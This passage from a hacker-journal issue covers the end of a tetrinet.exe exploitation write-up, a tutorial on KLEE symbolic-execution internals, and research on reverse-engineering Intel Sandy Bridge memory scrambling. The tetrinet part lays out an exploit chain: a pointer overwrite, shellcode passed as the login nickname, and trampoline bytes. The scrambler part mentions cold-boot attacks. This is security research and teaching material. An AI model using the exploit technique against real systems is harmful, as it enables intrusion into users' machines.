sub_424620+7    xor ebx, ebx
sub_424620+9    push 1 ; wRemoveMsg
sub_424620+B    push 0 ; wMsgFilterMax
sub_424620+D    push 0 ; wMsgFilterMin
sub_424620+F    push 0 ; hWnd
sub_424620+11   lea eax, [esp+30h+Msg]
sub_424620+15   push eax ; lpMsg
sub_424620+16   call PeekMessageA
sub_424620+1B   test eax, eax
    ...
sub_424620+8E   lea eax, [esp+20h+Msg]
sub_424620+92   push eax ; lpMsg
sub_424620+93   call TranslateMessage     << !!
sub_424620+98   lea eax, [esp+20h+Msg]
sub_424620+9C   push eax ; lpMsg
sub_424620+9D   call DispatchMessageA
sub_424620+A2   jmp short loc_4246C8
```

Adjusting our firing solution to overwrite the address of TranslateMessage (remember the vulnerable instruction multiplies the player number by the size of a pointer; scale the payload accordingly) and voila! `EIP` jumps to our provided level number.

Now, all we have to do is jump to some shellcode. This may be a little trickier than it seems at first glance.

The first option: with a stable write-anywhere bug, we could write shellcode into an `rwx` section and jump to it. Unfortunately, the level number that eventually becomes `ebx` in the vulnerable instruction is a signed double word, and only positive integers can be written without raising an error. We could hand-craft some clever shellcode that only uses bytes smaller than `0x80` in key locations, but there must be a better way.

The second option: we could attempt to write our shellcode three bytes at a time instead of four, working backward from the end of an RWX section, always writing double words with one positive-integer-compliant byte followed by three bytes of shellcode, always overwriting the useless byte of the last write. Alas, the vulnerable instruction enforces 4-byte aligned writes:

```
0044B963 mov ds:dword_453F28[eax*4], ebx
```

The third option: we could patch either the positive-integer-compliant check or the vulnerable instruction to allow us to perform either of the first two options. Alas, the page containing this code is not writable.


```
1 00401000 ; Segment type:  Pure code
  00401000 ; Segment perms: Read/Execute
```

Suddenly, the Stack grants us a brief moment of clarity in our moment of desperation: because the login encoding accepts an arbitrary binary string as the nickname, all manner of shellcode can be passed as the nickname, all we have to do is find a way to jump to it. Surely, there must be a pointer somewhere in the data section to the nickname we can use to jump it. After a brief search, we discover there is indeed a static value pointing to the login nickname in the heap. Now, we can write a small trampoline to load that pointer into a register and jump to it:

```
  0:  a1 bc 37 45 00   mov    eax,ds:0x4537bc
2 5:  ff e0            jmp    eax
```

Voila! Login as shellcode, update your level to the trampoline, smash the pointer to `TranslateMessage` and pull the trigger on the windows message pump and rejoice in the shiny goodness of a running exploit. The Stack would be proud! While a host of vulnerabilities surely lie in wait betwixt the subroutines of `tetrinet.exe`, this vulnerability's shameless affair with the player is truly one for the ages.

Scripts and a reference tetrinet executable are attached to this PDF,[39] and the editors of this fine journal have resurrected the abandoned website, `http://tetrinet.us/`.



[39] `unzip pocorgtfo18.pdf tetrinet.zip`

18:08 A Guide to KLEE LLVM Execution Engine Internals

by Julien Vanegue

Greetings fellow neighbors!

It is my great pleasure to finally write my first article in PoC||GTFO after so many of you have contributed excellent content in the past dozens of issues that Pastor Laphroig put together for our enjoyment. I have been waiting for this moment for some time, and been harassed a few times, to finally come up with something worthwhile. Given the high standards set upon all of us, I did not feel like rushing it. Instead, I bring to you today what I think will be a useful piece of texts for many fellow hackers to use in the future. Apologies for any errors that may have slipped from my understanding, I am getting older after all, and my memory is not what it used to be. Not like it has ever been infaillible but at least I used to remember where the cool kids hung out. This is my attempt at renewing the tradition of sharing knowledge through some more informal channels.

Today, I would like to talk to you about KLEE, an open source symbolic execution engine originally developed at Stanford University and now maintained at Imperial College in London. Symbolic Execution (SYMEX) stands somewhere between static analysis of programs and [dynamic] fuzz testing. While its theoretical foundations dates back from the late seventies (King's paper), practical application of it waited until the late 2000s (such as SAGE[40] at Microsoft Research) to finally become mainstream with KLEE in 2008. These tools have been used in practice to find thousands of security issues in software, going from simple `NULL` pointer dereferences, to out of bound reads or writes for both the heap and the stack, including use-after-free vulnerabilities and other type-state issues that can be easily defined using "asserts."

In one hand, symbolic execution is able to undergo concrete execution of the analyzed program and maintains a concrete store for variable values as the execution progresses, but it can also track path conditions using constraints. This can be used to verify the feasibility of a specific path. At the same time, a process tree (`PTree`) of nodes (`PTreeNode`) represent the state space as an `ImmutableTree` structure. The `ImmutableTree` implements a copy-on-write mechanism so that parts of the state (mostly variable values) that are shared across the node don't have to be copied from state to state unless they are written to. This allows KLEE to scale better under memory pressure. Such state contains both a list of symbolic constraints that are known to be true in this state, as well as a concrete store for program variables on which constraints may or may not be applied (but that are nonetheless necessary so the program can execute in KLEE).

My goal in this article is not so much to show you how to use KLEE, which is well understood, but bring you a tutorial on hacking KLEE internals. This will be useful if you want to add features or add support for specific analysis scenarios that you care about. I've spent hundreds of hours in KLEE internals and having such notes may have helped me in the beginning. I hope it helps you too.

Now let's get started.

Working with Constraints

Let's look at the simple C program as a motivator.

```
int fct(int a, int b) {
  int c = 0;
  if (a < b)
    c++;
  else
    c--;
  return c;
}

int main(int argc, char **argv) {
  if (argc != 3) return (-1);
  int a = atoi(argv[1]);
  int b = atoi(argv[2]);
  if (a < b)
    return (0);
  return fct(a, b);
}
```

It is clear that the path starting in `main` and continuing in the first `if (a < b)` is infeasible. This is because any such path will actually have finished with a `return (0)` in the `main` function already. The way KLEE can track this is by listing constraints for the path conditions.

This is how it works: first KLEE executes some bootstrapping code before `main` takes control, then

[40] `unzip pocorgtfo18.pdf automatedwhiteboxfuzzing.pdf`

starts executing the first LLVM instruction of the `main` function. Upon reaching the first `if` statement, KLEE forks the state space (via function `Executor::fork`). The left node has one more constraint (`argc != 3`) while the right node has constraint (`argc == 3`). KLEE eventually comes back to its main routine (`Executor::run`), adds the newly-generated states into the set of active states, and picks up a new state to continue analysis with.

Executor Class

The main class in KLEE is called the `Executor` class. It has many methods such as `Executor::run()`, which is the main method of the class. This is where the set of states: added states and removed states set are manipulated to decide which state to visit next. Bear in mind that nothing guarantees that next state in the `Executor` class will be the next state in the current path.

Figure 26 shows all of the LLVM instructions currently supported by KLEE.

- `Call/Br/Ret`: Control flow instructions. These are cases where the program counter (part of the state) may be modified by more than just the size of the current instruction. In the case of `Call` and `Ret`, a new object `StackFrame` is created where local variables are bound to the called function and destroyed on return. Defining new variables may be achieved through the KLEE API `bindObjectInState()`.

- `Add/Sub/Mul/*S*/U*/*Or*`: The Signed and Unsigned arithmetic instructions. The usual suspects including bit shifting operations as well.

- Cast operations (`UItoFP`, `FPtoUI`, `IntToPtr`, `PtrToInt`, `BitCast`, etc.): used to convert variables from one type to a variable of a different type.

- `*Ext*` instructions: these extend a variable to use a larger number of bits, for example 8b to 32b, sometimes carrying the sign bit or the zero bit.

- `F*` instructions: the floating point arithmetic instructions in KLEE. I dont myself do much floating point analysis and I tend not to modify these cases, however this is where to look if you're interested in that.

- `Alloca`: used to allocate memory of a desired size

- `Load/Store`: Memory access operations at a given address

- `GetElementPtr`: perform array or structure read/write at certain index

- `PHI`: This corresponds to the PHI function in the Static Single Assignment form (SSA) as defined in the literature.[41]

There are other instructions I am glossing over but you can refer to the LLVM reference manual for an exhaustive list.

So far the execution in KLEE has gone through `Executor::run() -> Executor::executeInstruction() -> case ...` but we have not looked at what these cases actually do in KLEE. This is handled by a class called the `ExecutionState` that is used to represent the state space.

ExecutionState Class

This class is declared in `include/klee/ExecutionState.h` and contains mostly two objects:

- `AddressSpace`: contains the list of all metadata for the process objects in this state, including global, local, and heap objects. The address space is basically made of an array of objects and routines to resolve concrete addresses to objects (via method `AddressSpace::resolveOne` to resolve one by picking up the first match, or method `AddressSpace::resolve` for resolving to a list of objects that may match). The `AddressSpace` object also contains a concrete store for objects where concrete values can be read and written to. This is useful when you're tracking a symbolic variable but suddently need to concretize it to make an external concrete function call in libc or some other library that you haven't linked into your LLVM module.

[41] `unzip pocorgtfo18.pdf cytron.pdf`

```
$ grep -rni 'case Instruction::' lib/Core/
lib/Core/Executor.cpp:2452:  case Instruction::Ret: {
lib/Core/Executor.cpp:2591:  case Instruction::Br: {
lib/Core/Executor.cpp:2619:  case Instruction::Switch: {
lib/Core/Executor.cpp:2731:  case Instruction::Unreachable:
lib/Core/Executor.cpp:2739:  case Instruction::Invoke:
lib/Core/Executor.cpp:2740:  case Instruction::Call: {
lib/Core/Executor.cpp:2987:  case Instruction::PHI: {
lib/Core/Executor.cpp:2995:  case Instruction::Select: {
lib/Core/Executor.cpp:3006:  case Instruction::VAArg:
lib/Core/Executor.cpp:3012:  case Instruction::Add: {
lib/Core/Executor.cpp:3019:  case Instruction::Sub: {
lib/Core/Executor.cpp:3026:  case Instruction::Mul: {
lib/Core/Executor.cpp:3033:  case Instruction::UDiv: {
lib/Core/Executor.cpp:3041:  case Instruction::SDiv: {
lib/Core/Executor.cpp:3049:  case Instruction::URem: {
lib/Core/Executor.cpp:3057:  case Instruction::SRem: {
lib/Core/Executor.cpp:3065:  case Instruction::And: {
lib/Core/Executor.cpp:3073:  case Instruction::Or: {
lib/Core/Executor.cpp:3081:  case Instruction::Xor: {
lib/Core/Executor.cpp:3089:  case Instruction::Shl: {
lib/Core/Executor.cpp:3097:  case Instruction::LShr: {
lib/Core/Executor.cpp:3105:  case Instruction::AShr: {
lib/Core/Executor.cpp:3115:  case Instruction::ICmp: {
lib/Core/Executor.cpp:3207:  case Instruction::Alloca: {
lib/Core/Executor.cpp:3221:  case Instruction::Load: {
lib/Core/Executor.cpp:3226:  case Instruction::Store: {
lib/Core/Executor.cpp:3234:  case Instruction::GetElementPtr: {
lib/Core/Executor.cpp:3289:  case Instruction::Trunc: {
lib/Core/Executor.cpp:3298:  case Instruction::ZExt: {
lib/Core/Executor.cpp:3306:  case Instruction::SExt: {
lib/Core/Executor.cpp:3315:  case Instruction::IntToPtr: {
lib/Core/Executor.cpp:3324:  case Instruction::PtrToInt: {
lib/Core/Executor.cpp:3334:  case Instruction::BitCast: {
lib/Core/Executor.cpp:3343:  case Instruction::FAdd: {
lib/Core/Executor.cpp:3358:  case Instruction::FSub: {
lib/Core/Executor.cpp:3372:  case Instruction::FMul: {
lib/Core/Executor.cpp:3387:  case Instruction::FDiv: {
lib/Core/Executor.cpp:3402:  case Instruction::FRem: {
lib/Core/Executor.cpp:3417:  case Instruction::FPTrunc: {
lib/Core/Executor.cpp:3434:  case Instruction::FPExt: {
lib/Core/Executor.cpp:3450:  case Instruction::FPToUI: {
lib/Core/Executor.cpp:3467:  case Instruction::FPToSI: {
lib/Core/Executor.cpp:3484:  case Instruction::UIToFP: {
lib/Core/Executor.cpp:3500:  case Instruction::SIToFP: {
lib/Core/Executor.cpp:3516:  case Instruction::FCmp: {
lib/Core/Executor.cpp:3608: case Instruction::InsertValue: {
lib/Core/Executor.cpp:3635: case Instruction::ExtractValue: {
lib/Core/Executor.cpp:3645:  case Instruction::Fence: {
lib/Core/Executor.cpp:3649:  case Instruction::InsertElement: {
lib/Core/Executor.cpp:3691:  case Instruction::ExtractElement: {
lib/Core/Executor.cpp:3724:  case Instruction::ShuffleVector:
```

Figure 26. LLVM Instructions supported by KLEE

- `ConstraintManager`: contains the list of all symbolic constraints available in this state. By default, KLEE stores all path conditions in the constraint manager for that state, but it can also be used to add more constraints of your choice. Not all objects in the `AddressSpace` may be subject to constraints, which is left to the discretion of the KLEE programmer. Verifying that these constraints are satisfiable can be done by calling `solver->mustBeTrue()` or `solver->MayBeTrue()` methods, which is a solver-independent API provided in KLEE to call SMT or Z3 independently of the low-level solver API. This comes handy when you want to check the feasibility of certain variable values during analysis.

Every time the `::fork()` method is called, one execution state is split into two where possibly more constraints or different values have been inserted in these objects. One may call the `Executor::branch()` method directly to create a new state from the existing state without creating a state pair as fork would do. This is useful when you only want to add a subcase without following the exact fork expectations.

Executor::executeMemoryOperation(), MemoryObject and ObjectState

Two important classes in KLEE are `MemoryObject` and `ObjectState`, both defined in `lib/klee/-Core/Memory.h`.

The `MemoryObject` class is used to represent an object such as a buffer that has a base address and a size. When accessing such an object, typically via the `Executor::executeMemoryOperation()` method, KLEE automatically ensures that accesses are in bound based on known base address, desired offset, and object size information. The `MemoryObject` class provides a few handy methods:

```
(...)
ref<ConstantExpr> getBaseExpr()
ref<ConstantExpr> getSizeExpr()
ref<Expr> getOffsetExpr(ref<Expr> pointer)
ref<Expr> getBoundsCheckPointer(
          ref<Expr> pointer)
ref<Expr> getBoundsCheckPointer(
          ref<Expr> pointer, unsigned bytes)
ref<Expr> getBoundsCheckOffset(
          ref<Expr> offset)
ref<Expr> getBoundsCheckOffset(
          ref<Expr> offset, unsigned bytes)
```

Using these methods, checking for boundary conditions is child's play. It becomes more interesting when symbolics are used as the conditions that must be checked involves more than constants, depending on whether the base address, the offset or the index are symbolic values (or possibly depending on the source data for certain analyses, for example taint analysis).

While the `MemoryObject` somehow takes care of the spatial integrity of the object, the `ObjectState` class is used to access the memory value itself in the state. Its most useful methods are:

```
// return bytes read.
ref<Expr> read(ref<Expr> offset,
               Expr::Width width);
ref<Expr> read(unsigned offset,
               Expr::Width width);
ref<Expr> read8(unsigned offset);

// return bytes written.
void write(unsigned offset,
           ref<Expr> value);
void write(ref<Expr> offset,
           ref<Expr> value);
void write8(unsigned offset,
           uint8_t value);
void write16(unsigned offset,
           uint16_t value);
void write32(unsigned offset,
           uint32_t value);
void write64(unsigned offset,
           uint64_t value);
```

Objects can be either concrete or symbolic, and these methods implement actions to read or write the object depending on this state. One can switch from concrete to symbolic state by using methods:

```
void makeConcrete();
void makeSymbolic();
```

These methods will just flush symbolics if we become concrete, or mark all concrete variables as symbolics from now on if we switch to symbolic mode. Its good to play around with these methods to see what happens when you write the value of a variable, or make a new variable symbolic and so on.

When `Instruction::Load` and `::Store` are encountered, the `Executor::executeMemory-Operation()` method is called where symbolic array bounds checking is implemented. This implementation uses a mix of `MemoryObject`, `ObjectState`, `AddressSpace::resolveOne()` and

`MemoryObject::getBoundsCheckOffset()` to figure out whether any overflow condition can happen. If so, it calls KLEE's internal API `Executor::terminateStateOnError()` to signal the memory safety issue and terminate the current state. Symbolic execution will then resume on other states so that KLEE does not stop after the first bug it finds. As it finds more errors, KLEE saves the error locations so it won't report the same bugs over and over.

Special Function Handlers

A bunch of special functions are defined in KLEE that have special handlers and are not treated as normal functions. See `lib/Core/SpecialFunctionHandler.cpp`.

Some of these special functions are called from the `Executor::executeInstruction()` method in the case of the `Instruction::Call` instruction.

All the `klee_*` functions are internal KLEE functions which may have been produced by annotations given by the KLEE analyst. (For example, you can add a `klee_assume(p)` somewhere in the analyzed program's code to say that `p` is assumed to be true, thereby some constraints will be pushed into the `ConstraintManager` of the currenet state without checking them.) Other functions such as malloc, free, etc. are not treated as normal function in KLEE. Because the malloc size could be symbolic, KLEE needs to concretize the size according to a few simplistic criteria (like `size = 0`, `size` = 2^8, `size` = 2^{16}, etc.) to continue making progress. Suffice to say this is quite approximate.

This logic is implemented in the `Executor::executeAlloc()` and `::executeFree()` methods. I have hacked around some modifications to track the heap more precisely in KLEE, however bear in mind that KLEE's heap as well as the target program's heap are both maintained within the same address space, which is extremely intrusive. This makes KLEE a bad framework for layout sensitive analysis, which many exploit generation problems require nowadays. Other special functions include stubs for Address Sanitizer (ASan), which is now included in LLVM and can be enabled while creating LLVM code with clang. ASan is mostly useful for fuzzing so normally invisible corruptions turn into visible assertions. KLEE does not make much use of these stubs and mostly generate a warning if you reach one of the ASan-defined stubs.

Other recent additions were `klee_open_merge()` and `klee_close_merge()` that are an annotation mechanism to perform selected merging in KLEE. Merging happens when you come back from a conditional contruct (e.g., switch, or when you must define whether to continue or break from a loop) as you must select which constraints and values will hold in the state immediately following the merge. KLEE has some interesting merging logic implemented in `lib/Core/MergeHandler.cpp` that are worth taking a look at.

Experiment with KLEE for yourself!

I did not go much into details of how to install KLEE as good instructions are available onine.[42] Try it for yourself!

I personally use LLVM 3.4 mostly but KLEE also supports LLVM 3.5 reliably, although as far as I know 3.4 is still recommended.

My setup is an amd64 machine on Ubuntu 16.04 that has most of what you will need in packages. I recommend building LLVM and KLEE from sources as well as all dependencies (e.g., Z3[43] and/or STP[44]) that will help you avoid weird symbol errors in your experiments.

A good first target to try KLEE on is `coreutils`, which is what prettty much everybody uses in their research papers evaluation nowadays. Coreutils is well tested so new bugs in it are scarce, but its good to confirm everything works okay for you. A tutorial on how to run KLEE on coreutils is available as part of the project website.[45]

I personally used KLEE on various targets: coreutils, busybox, as well as other standard network tools that take input from untrusted data. These will require a standalone research paper explaining how KLEE can be used to tackle these targets.

[42] `http://klee.github.io/build-llvm34/`
[43] `unzip pocorgtfo18.pdf z3.pdf`
[44] `unzip pocorgtfo18.pdf stp.pdf`
[45] `http://klee.github.io/docs/coreutils-experiments/`

```
$ grep -in add\( lib/Core/SpecialFunctionHandler.cpp
66:#define add(name, handler, ret) { name, \
81:  add("calloc", handleCalloc, true),
82:  add("free", handleFree, false),
83:  add("klee_assume", handleAssume, false),
84:  add("klee_check_memory_access", handleCheckMemoryAccess, false),
85:  add("klee_get_valuef", handleGetValue, true),
86:  add("klee_get_valued", handleGetValue, true),
87:  add("klee_get_valuel", handleGetValue, true),
88:  add("klee_get_valuell", handleGetValue, true),
89:  add("klee_get_value_i32", handleGetValue, true),
90:  add("klee_get_value_i64", handleGetValue, true),
91:  add("klee_define_fixed_object", handleDefineFixedObject, false),
92:  add("klee_get_obj_size", handleGetObjSize, true),
93:  add("klee_get_errno", handleGetErrno, true),
94:  add("klee_is_symbolic", handleIsSymbolic, true),
95:  add("klee_make_symbolic", handleMakeSymbolic, false),
96:  add("klee_mark_global", handleMarkGlobal, false),
97:  add("klee_open_merge", handleOpenMerge, false),
98:  add("klee_close_merge", handleCloseMerge, false),
99:  add("klee_prefer_cex", handlePreferCex, false),
100:  add("klee_posix_prefer_cex", handlePosixPreferCex, false),
101:  add("klee_print_expr", handlePrintExpr, false),
102:  add("klee_print_range", handlePrintRange, false),
103:  add("klee_set_forking", handleSetForking, false),
104:  add("klee_stack_trace", handleStackTrace, false),
105:  add("klee_warning", handleWarning, false),
106:  add("klee_warning_once", handleWarningOnce, false),
107:  add("klee_alias_function", handleAliasFunction, false),
108:  add("malloc", handleMalloc, true),
109:  add("realloc", handleRealloc, true),
112:  add("xmalloc", handleMalloc, true),
113:  add("xrealloc", handleRealloc, true),
116:  add("_ZdaPv", handleDeleteArray, false),
118:  add("_ZdlPv", handleDelete, false),
121:  add("_Znaj", handleNewArray, true),
123:  add("_Znwj", handleNew, true),
128:  add("_Znam", handleNewArray, true),
130:  add("_Znwm", handleNew, true),
134:  add("__ubsan_handle_add_overflow", handleAddOverflow, false),
135:  add("__ubsan_handle_sub_overflow", handleSubOverflow, false),
136:  add("__ubsan_handle_mul_overflow", handleMulOverflow, false),
137:  add("__ubsan_handle_divrem_overflow", handleDivRemOverflow, false),
jvanegue@llvmlab1:~/hklee$
```

Figure 27. KLEE Special Function Handlers

Symbolic Heap Execution in KLEE

For heap analysis, it appears that KLEE has a strong limitation of where heap chunks for KLEE as well as for the target program are maintained in the same address space. One would need to introduce an allocator proxy[46] if we wanted to track any kind of heap layout fidelity for heap prediction purpose. There are spatial issues to consider there as symbolic heap size may lead to heap state space explosion, so more refined heap management may be required. It may be that other tools relying on selective symbolic execution (S2E)[47] may be more suitable for some of these problems.

Analyzing Distributed Applications.

These are more complex use-cases where KLEE must be modified to track state across distributed component.[48] Several industrially-sized programs use databases and key-value stores and it is interesting to see what symbolic execution model can be defined for those. This approach has been applied to distributed sensor networks and could also be experimented on distributed software in the cloud.

You can either obtain LLVM code by compiling with the clang compiler (3.4 for KLEE) or use a decompiler like McSema[49] and its ReMill library.

There are enough success stories to validate symbolic execution as a practical technology; I encourage you to come up with your own experiments, to figure out what is missing in KLEE to make it work for you. Getting familiar with every corner cases of KLEE can be very time consuming, so an approach of "least modification" is typically what I follow.

Beware of restricting yourself to artificial test suites as, beyond their likeness to real world code, they do not take into account all the environmental dependencies that a real project might have. A typical example is that KLEE does not support inline assembly. Another is the heap intrusiveness previously mentioned. These limitations might turn a golden technique like symbolic execution into a vacuous technology if applied to a bad target.

I leave you to that. Have fun and enjoy!

—Julien

[46] `unzip pocorgtfo18.pdf nextgendebuggers.pdf`
[47] `unzip pocorgtfo18.pdf s2e.pdf`
[48] `unzip pocorgtfo18.pdf kleenet.pdf`
[49] `git clone https://github.com/trailofbits/mcsema`

18:09 Memory Scrambling on Intel Sandy Bridge DDR3

by Nico Heijningen


Humble greetings neighbors,

I reverse engineered part of the memory scrambling included in Intel's Sandy/Ivy Bridge processors. I have distilled my research in a PoC that can reproduce all 2^{18} possible 1,024 byte scrambler sequences from a 1,026 bit starting state.[50]

For a while now Intel's memory controllers include memory scrambling functionality. Intel's documentation explains the benefits of scrambling the data before it is written to memory for reducing power spikes and parasitic coupling.[51] Prior research on the topic[52] [53] quotes different Intel patents.[54]

Furthermore, some details can be deduced by cross-referencing datasheets of other architectures[55], for example the scrambler is initialized with a random 18 bit seed on every boot; the SCRMSEED. Other than this nothing is publicly known or documented by Intel. The prior work shows that scrambled memory can be descrambled, yet newer versions of the scrambler seem to raise the bar, together with prospects of full memory encryption.[56] While the scrambler has never been claimed to provide any cryptographic security, it is still nice to know how the scrambling mechanism works.

Not much is known as to the internals of the memory scrambler, Intel's patents discuss the use of LFSRs and the work of Bauer et al. has modeled the scrambler as a stream cipher with a short period. Hence the possibility of a plaintext attack to recover scrambled data: if you know part of the memory content you can obtain the cipher stream by XORing the scrambled memory with the plaintext. Once you know the cipher stream you can repetitively XOR this with the scrambled data to obtain the original unscrambled data.



An analysis of the properties of the cipher stream has to our knowledge never been performed. Here I will describe my journey in obtaining the cipher stream and analyzing it.

First we set out to reproduce the work of Bauer et al.: by performing a cold-boot attack we were able to obtain a copy of memory. However, because this is quite a tedious procedure, it is troublesome to profile different scrambler settings. Bauer's work is built on 'differential' scrambler images: scrambled with one SCRMSEED and descrambled with another. The data obtained by using the procedure of Bauer et al. contains some artifacts because of this.

We found that it is possible to disable the memory scrambler using an undocumented Intel register and used coreboot to set it early in the boot process. We patched coreboot to try and automate the process of profiling the scrambler. We chose the Sandy Bride platform as both Bauer et al.'s work was based on it and because coreboot's memory initialization code has been reverse engineered for the platform.[57] Although coreboot builds out-of-the-box for the Gigabyte GA-B75M-D3V motherboard we used, coreboot's makefile ecosystem is quite something to wrap your head around. The code contains some lines dedicated to the memory scrambler, setting the scrambling seed or SCRMSEED. I patched the code in Figure 28 to disable the

[50] `unzip pocorgtfo18.pdf IntelMemoryScrambler.zip`

[51] See for example Intel's 3rd generation processor family datasheet section 2.1.6 Data Scrambling.

[52] Johannes Bauer, Michael Gruhn, and Felix C. Freiling. "Lest we forget: Cold-boot attacks on scrambled DDR3 memory." In: Digital Investigation 16 (2016), S65–S74.

[53] Yitbarek, Salessawi Ferede, et al. "Cold Boot Attacks are Still Hot: Security Analysis of Memory Scramblers in Modern Processors." High Performance Computer Architecture (HPCA), 2017 IEEE International Symposium on. IEEE, 2017.

[54] USA Patents 7945050, 8503678, and 9792246.

[55] See 24.1.45 DSCRMSEED of N-series Intel® Pentium® Processors and Intel® Celeron® Processors Datasheet – Volume 2 of 3, February 2016

[56] Both Intel and AMD have introduced their flavor of memory encryption.

[57] For most platforms the memory initialization code is only available as an blob from Intel.

```
3784 static void set_scrambling_seed(ramctr_timing * ctrl)
{
3786   int channel;

3788   /* FIXME: we hardcode seeds. Do we need to use some PRNG for them?
          I don't think so. */
3790   static u32 seeds[NUM_CHANNELS][3] = {
         {0x00009a36, 0xbafcfdcf, 0x46d1ab68},
3792     {0x00028bfa, 0x53fe4b49, 0x19ed5483}
       };
3794   FOR_ALL_POPULATED_CHANNELS {
         MCHBAR32(0x4020 + 0x400 * channel) &= ~0x10000000;
3796     write32(DEFAULT_MCHBAR + 0x4034, seeds[channel][0]);
         write32(DEFAULT_MCHBAR + 0x403c, seeds[channel][1]);
3798     write32(DEFAULT_MCHBAR + 0x4038, seeds[channel][2]);
       }
3800 }
```

Figure 28. Coreboot's Scrambling Seed for Sandy Bridge

memory scrambler, write all zeroes to memory, reset the machine, enable the memory scrambler with a specific SCRMSEED, and print a specific memory region to the debug console. (COM port.) This way we are able to obtain the cipher stream for different SCRMSEEDs. For example when writing eight bytes of zeroes to the memory address starting at `0x10000070` with the scrambler disabled, we read `3A E0 9D 70 4E B8 27 5C` back from the same address once the PC is reset and the scrambler is enabled. We know that that's the cipher stream for that memory region. A reset is required as the SCRMSEED can no longer be changed nor the scrambler disabled after memory initialization has finished. (Registers need to be locked before the memory can be initialized.)

Now some leads by Bauer et al. based on the Intel patents quickly led us in the direction of analyzing the cipher stream as if it were the output of an LFSR. However, taking a look at any one of the cipher stream reveals a rather distinctive usage of a LFSR. It seems as if the complete internal state of the LFSR is used as the cipher stream for three shifts, after which the internal state is reset into a fresh starting state and shifted three times again. (See Figure 29.)

```
00111010 11100000
10011101 01110000
01001110 10111000
00100111 01011100
```

It is interesting to note that a feedback bit is being shifted in on every clocktick. Typically only the bit being shifted out of the LFSR would be used as part of the 'random' cipher stream being generated, instead of the LFSR's complete internal state. The latter no longer produces a random stream of data, the consequences of this are not known but it is probably done for performance optimization.

These properties could suggest multiple constructions. For example, layered LFSRs where one LFSR generates the next LFSR's starting state, and part of the latter's internal state being used as output. However, the actual construction is unknown. The number of combined LFSRs is not known, neither is their polynomial (positions of the feedback taps), nor their length, nor the manner in which they're combined.

Normally it would be possible to deduce such information by choosing a typical length, e.g. 16-bit, LFSR and applying the Berlekamp Massey algorithm. The algorithm uses the first 16-bits in the cipher stream and deduces which polynomials could possibly produce the next bits in the cipher stream. However, because of the previously described unknowns this leads us to a dead end. Back to the drawing board!

Automating the cipher stream acquisition by also patching coreboot to parse input from the serial console we were able to dynamically set the SCRMSEED, then obtain the cipher stream. Writing a Python script to control the PC via a serial cable enabled us to iterate all 2^{18} possible SCRMSEEDs and




Figure 29. Keyblock

save their accompanying 1024 byte cipher streams. Acquiring all cipher streams took almost a full week. This data now allowed us to try and find relations between the SCRMSEED and the produced cipher stream. Stated differently, is it possible to reproduce the scrambler's working by using less than $2^{18} \times 1024$ bytes?

This analysis was eased once we stumbled upon a patent describing the use of the memory bus as a high speed interconnect, under the name of TeraDIMM.[58] Using the memory bus as such, one would only receive scrambled data on the other end, hence the data needs to be descrambled. The authors give away some of their knowledge on the subject: the cipher stream can be built from XORing specific regions of the stream together. This insight paved the way for our research into the memory scrambling.

